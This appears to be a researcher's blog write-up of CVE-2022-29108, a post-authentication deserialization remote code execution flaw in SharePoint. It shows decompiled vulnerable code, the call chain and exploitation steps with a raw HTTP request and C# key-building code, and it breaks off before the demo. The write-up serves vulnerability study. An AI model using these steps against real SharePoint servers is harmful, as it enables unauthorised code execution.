

New Wine in Old Bottle - Microsoft Sharepoint Post-Auth Deserialization RCE (CVE-2022-29108)

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Blog

New Wine in Old Bottle - Microsoft Sharepoint Post-Auth Deserialization RCE (CVE-2022-29108)

**May 12, 2022 **Nguyễn Tiến Giang (Jang)

Introduction

Recently, I have had a some work which is related to Sharepoint, so I was learning on how to setup and debug old bugs of Sharepoint.

In February, there was a Deserialization bug CVE-2022-22005 (post-auth of course). There is already a detailed analysis blog post about that written by a Vietnamese guy ([here](#)). The blog is written with great enthusiasm and detail. I also rely on the details in that blog to setup and debug. And because the bug written in this article will be related to it, I recommend you read through the article above once to easily understand this article!

RESEARCHES

Phân tích lỗ hổng CVE-2022-22005 Microsoft Sharepoint RCE



Nguyễn Đình Hoàng

Feb 28, 2022 • 11 min read

As mentioned above, CVE-2022-29108 is very closely related to CVE-2022-22005 . Both are similar in terms of operation, entrypoint, and patching. And pretty sure it was found during


the 1day analysis!



Environment Setup


The setup is completely based on the MS guide [here](#)

After the setup is completed, continue with the following steps **Create Web App** -> **Create site collections**




At first, I thought the bug CVE-2022-22005 worked with the default setup, but I discovered that it's not true while debugging it! (Not sure if my setup is any different from everyone else?)

- The first condition is that the “Self-Service Site Creation” feature is disabled by default, which means that a normal user with default config will not be able to create sub-sites “(□) /”



An example in ZDI's blog post:



So if you want to work like in these old writeups, you must turn on the Self-Service Site Creation feature first.

- The second condition is that `CVE-2022-22005` works based on Sharepoint's State-Service. This feature does not exist with a default setup. Here is an error warning that will be encountered in case the State-Service is not enabled:



Readers can refer to this article [here](#) on how to turn on this particular service or just use these commands:

```
#Create new "State Service" application
$StateService_application = New-SPStateServiceApplication -Name "State Service"

#Create DB for State Service Application
$StateService_applicationDB= New-SPStateServiceDatabase -Name
"KnowledgeJunction_SP_StateService" -ServiceApplication $StateService_application

#Create proxy for State Service application
New-SPStateServiceApplicationProxy -Name "KnowledgeJunction_SP_StateService" -
ServiceApplication $StateService_application -DefaultProxyGroup

Initialize-SPStateServiceDatabase -Identity $StateService_applicationDB
```

Analysis

Let's review the sink of `CVE-2022-22005` at **ChartPreviewImage.loadChartImage()**:

```
ChartPreviewImage X
166     chartImageSessionBlock.ImageBytes = null;
167 }
168
169 private ChartImageSessionBlock loadChartImage()
170 {
171     byte[] buffer = CustomSessionState.FetchBinaryData(this.sessionKey);
172     ChartImageSessionBlock result = null;
173     using (MemoryStream memoryStream = new MemoryStream(buffer))
174     {
175         IFormatter formatter = new BinaryFormatter();
176         ULS.SendTraceTag(540111641U, ULSCat.msoulscat_SPS_BusinessData, ULSTra
177         formatter.Binder = new SafeSerialization.ExplicitReferenceSerializatio
178         result = (ChartImageSessionBlock)formatter.Deserialize(memoryStream);
179     }
180     return result;
181 }
182
```

`this.sessionKey` is obtained from `Request['sk']`:

```
public class ChartPreviewImage : ChartAdminPageBase
{
    [SharePointPermission(SecurityAction.Demand, ObjectModel = true)
    protected override void Render(HtmlTextWriter writer)
    {
        this.sessionKey = base.Request["sk"];
        if (!string.IsNullOrEmpty(this.sessionKey))
        {
            this.renderChartImage();
            return;
        }
    }
}
```

The above `sessionKey` will be used to get the binary data from the StateService via the **CustomSessionState.FetchBinaryData(this.sessionKey)** method:


```
CustomSessionState X
28     return CustomSessionState.StoreData(textData, 60);
29 }
30
31 public static byte[] FetchBinaryData(string key)
32 {
33     StateKey key2 = StateKey.ParseKey(key);
34     return StateManager.Current.PeekState(key2);
35 }
36
```

To patch the CVE-2022-22005, they added a `SerializationBinder` to prevent arbitrary data deserialization:

[image: image.png]

In order to find a variation of this bug, I focused on the **CustomSessionState.FetchBinaryData()** method. This method is responsible for retrieving binary data from StateService. That means there must be an additional step to process this Binary Data after getting from memory, right?

Using the `Analyze` feature in dnSpy to find the places that call **CustomSessionState.FetchBinaryData()**, here is the result:



Let's focus on the method call of **ChartAdminPageBase.get_currentWorkingSet()**. The content of this method is as follows:

```
private Hashtable currentWorkingSet
{
    get
    {
        if (this.workingSet == null)
        {
            if (!string.IsNullOrEmpty(this.CustomSessionStateKey))
            {
                byte[] buffer = CustomSessionState.FetchBinaryData(this.CustomSessionStateKey);
                using (MemoryStream memoryStream = new MemoryStream(buffer))
                {
                    IFormatter formatter = new BinaryFormatter();
                    this.workingSet = (Hashtable)formatter.Deserialize(memoryStream);
                }
                if (this.workingSet == null)
            }
        }
    }
}
```


```
[SharePointPermission(SecurityAction.Demand, ObjectModel = true)]
protected override void OnLoad(EventArgs e)
{
    this.CustomSessionStateKey = HttpContext.Current.Request["csk"];
    if (string.IsNullOrEmpty(this.CustomSessionStateKey) && this.ViewState["csk"] != null)
    {
        this.CustomSessionStateKey = this.ViewState["csk"].ToString();
    }
    base.OnLoad(e);
}
```

With **this.CustomSessionStateKey** retrieved from Request['csk']

The Binary Data is then retrieved from the `StateService` with **this.CustomSessionStateKey**, which is then passed directly to **BinaryFormatter.Deserialize()**

=> RCE

The call graph to **ChartAdminPageBase.get_currentWorkingSet()** is like this:



Including a method call from **ChartPreviewImage.Render()** (same entrypoint as the old bug CVE-2022-22005):

```
Microsoft.Office.Server.WebControls.Chart chart;
if (text2 == "chart")
{
    chart = (Microsoft.Office.Server.WebControls.Chart)base.FetchFromCurrentWorkingSet(this.processKey + text);
}
else
{
    this.chartWebPart = (ChartWebPart)base.FetchFromCurrentWorkingSet(this.processKey + "ChartWebPart");
    chart = new Microsoft.Office.Server.WebControls.Chart();
    this.chartWebPart.PrepareRenderChart(this.chartWebPart.Chart, chart);
}
```

Full stacktrace:

```
ChartPreviewImage.Render()
> ChartAdminPageBase.FetchFromCurrentWorkingSet()
> ChartAdminPageBase.get_currentWorkingSet()
> BinaryFormatter.Deserialize()
```




Exploitation

The exploit is exactly the same as CVE-2022-22005 described [here](#). However, I still write down the details of each step in this article as a note for future reference!


- **Step 1:** stored the payload

The first is to download and install Microsoft InfoPath at [here](#).


Use Infopath to Create List and publish Form as follows:




After having created the List using Infopath, we can access and create New item using that List as follows:



In case of clicking **New** and receiving the following response, it means that State Service is not enabled in Sharepoint (I mentioned at the beginning of this post):



If we have enabled StateService, we will get the following page:



The request to `FormServerAttachments.aspx` is as follows:

```
GET /_layouts/15/formserverattachments.aspx?
fid=1&sid=AF43T07UGLAA4TVXQCDXC4WlQFTCAL2MNFZXI4ZPORSXG5BRGEYS6SLUMVWS65DFNVYGYLLUMUXHQ43
0FNBXQ53RGRYDIST0JN2VSMTI0NCFC4DVG5AWE5K2JBIVCM2HJRHU00LUNZBU4SSH0JNDEYY=TC6s5QU93BoIZJdq
uPLcFPGQeeyGztEj4/i9xhD6rw4waUi3tnI60RaX09aC3H700nD6cKS0K8Bs4j1b/MmCw==|6378792779810150
89&key=BAIkY2UyMTcyNmQtdNDNmZi00MWEzLTkyMDQtOTgxYTE5ZTc1ODI3QUW5ZjUxYmM2YTgxNzRiNmViMWM3Y2
ZhZTY3NmJlNGFkX2UzOWQwYzgyZDAyZjRhYzZc4NjQ5NWE50TA1NjJkYzg0gAhF&dl=ip HTTP/1.1

Host: sharepoint

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0

Cookie:
_InfoPath_CanaryValueAF43T07UGLAA4TVXQCDXC4WlQFTCAL2MNFZXI4ZPORSXG5BRGEYS6SLUMVWS65DFNVYGYLLUMUXHQ430FNBXQ53RGRYDIST0JN2VSMTI0NCFC4DVG5AWE5K2JBIVCM2HJRHU00LUNZBU4SSH0JNDEYY=TC6s5QU93BoIZJdqPLcFPGQeeyGztEj4/i9xhD6rw4waUi3tnI60RaX09aC3H700nD6cKS0K8Bs4j1b/MmCw==|637879277981015089;

Cache-Control: max-age=0

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: Keep-Alive
```

With **sid** retrieved from **InfoPath CanaryValue**:

AF43T07UGLAA4TVXQCDXC4WIQFTCAL2MNFZXI4ZPORSXG5BRGEYS6SLUMVWS65DFNVYGYLUMUXHQ430FNBXQ53RG
RYDISTOJN2VSMTI0NCFCA4DVG5AWE5K2JBIVCM2HJRHU00LUNZBU4SSH0JNDEYY=TC6s5QU93BoIJZdquPLcFPGQee
yGztEj4/i9xhD6rw4waUi3tnI60RaX09aC3H700nD6cK50K8Bs f4j1b/MmCw==|637879277981015089

And with the **key** param, I use the following code to get it, with **_serializedKey** as **itemId** returned after uploading the file in Step 1:


```

static void Main()
{
    MemoryStream ms = new MemoryStream();
    EnhancedBinaryWriter enhancedBinaryWriter = new EnhancedBinaryWriter(ms);
    enhancedBinaryWriter._state = 4;
    enhancedBinaryWriter._dataType = 2;
    enhancedBinaryWriter._itemId = "ce21726d-43ff-41a3-9204-981a19e75827";
    enhancedBinaryWriter._serializedKey =
    "e9f51bc6a8174b6eb1c7cfae676be4ad_e39d0c82d02f4ac786495a990562dc84";
    enhancedBinaryWriter._size = 1024;
    enhancedBinaryWriter._version = 69;
    enhancedBinaryWriter.Serialize(enhancedBinaryWriter);
    var base64String = Convert.ToBase64String(ms.ToArray());
    Console.WriteLine(base64String);
}

```

(For more details about this part, readers can refer to the blog writeup of [CVE-2022-22005](#), the author wrote very clearly about this step, so I will not describe it further!)

The following image is the Response of the `FormServerAttachments.aspx` request:



At the end of the Response, it will contain a string of the form “hash1_hash2”, the first hash will match the first hash of **itemId** which we just passed in.

This is the **attachmentId**, or also the payload Id/session Key, we will use this **attachmentId** to pass into ChartPreviewImage.aspx and trigger Deserialization:

[image: image.png]

[image: image.png]

Here is the Step by step demo of the PoC:

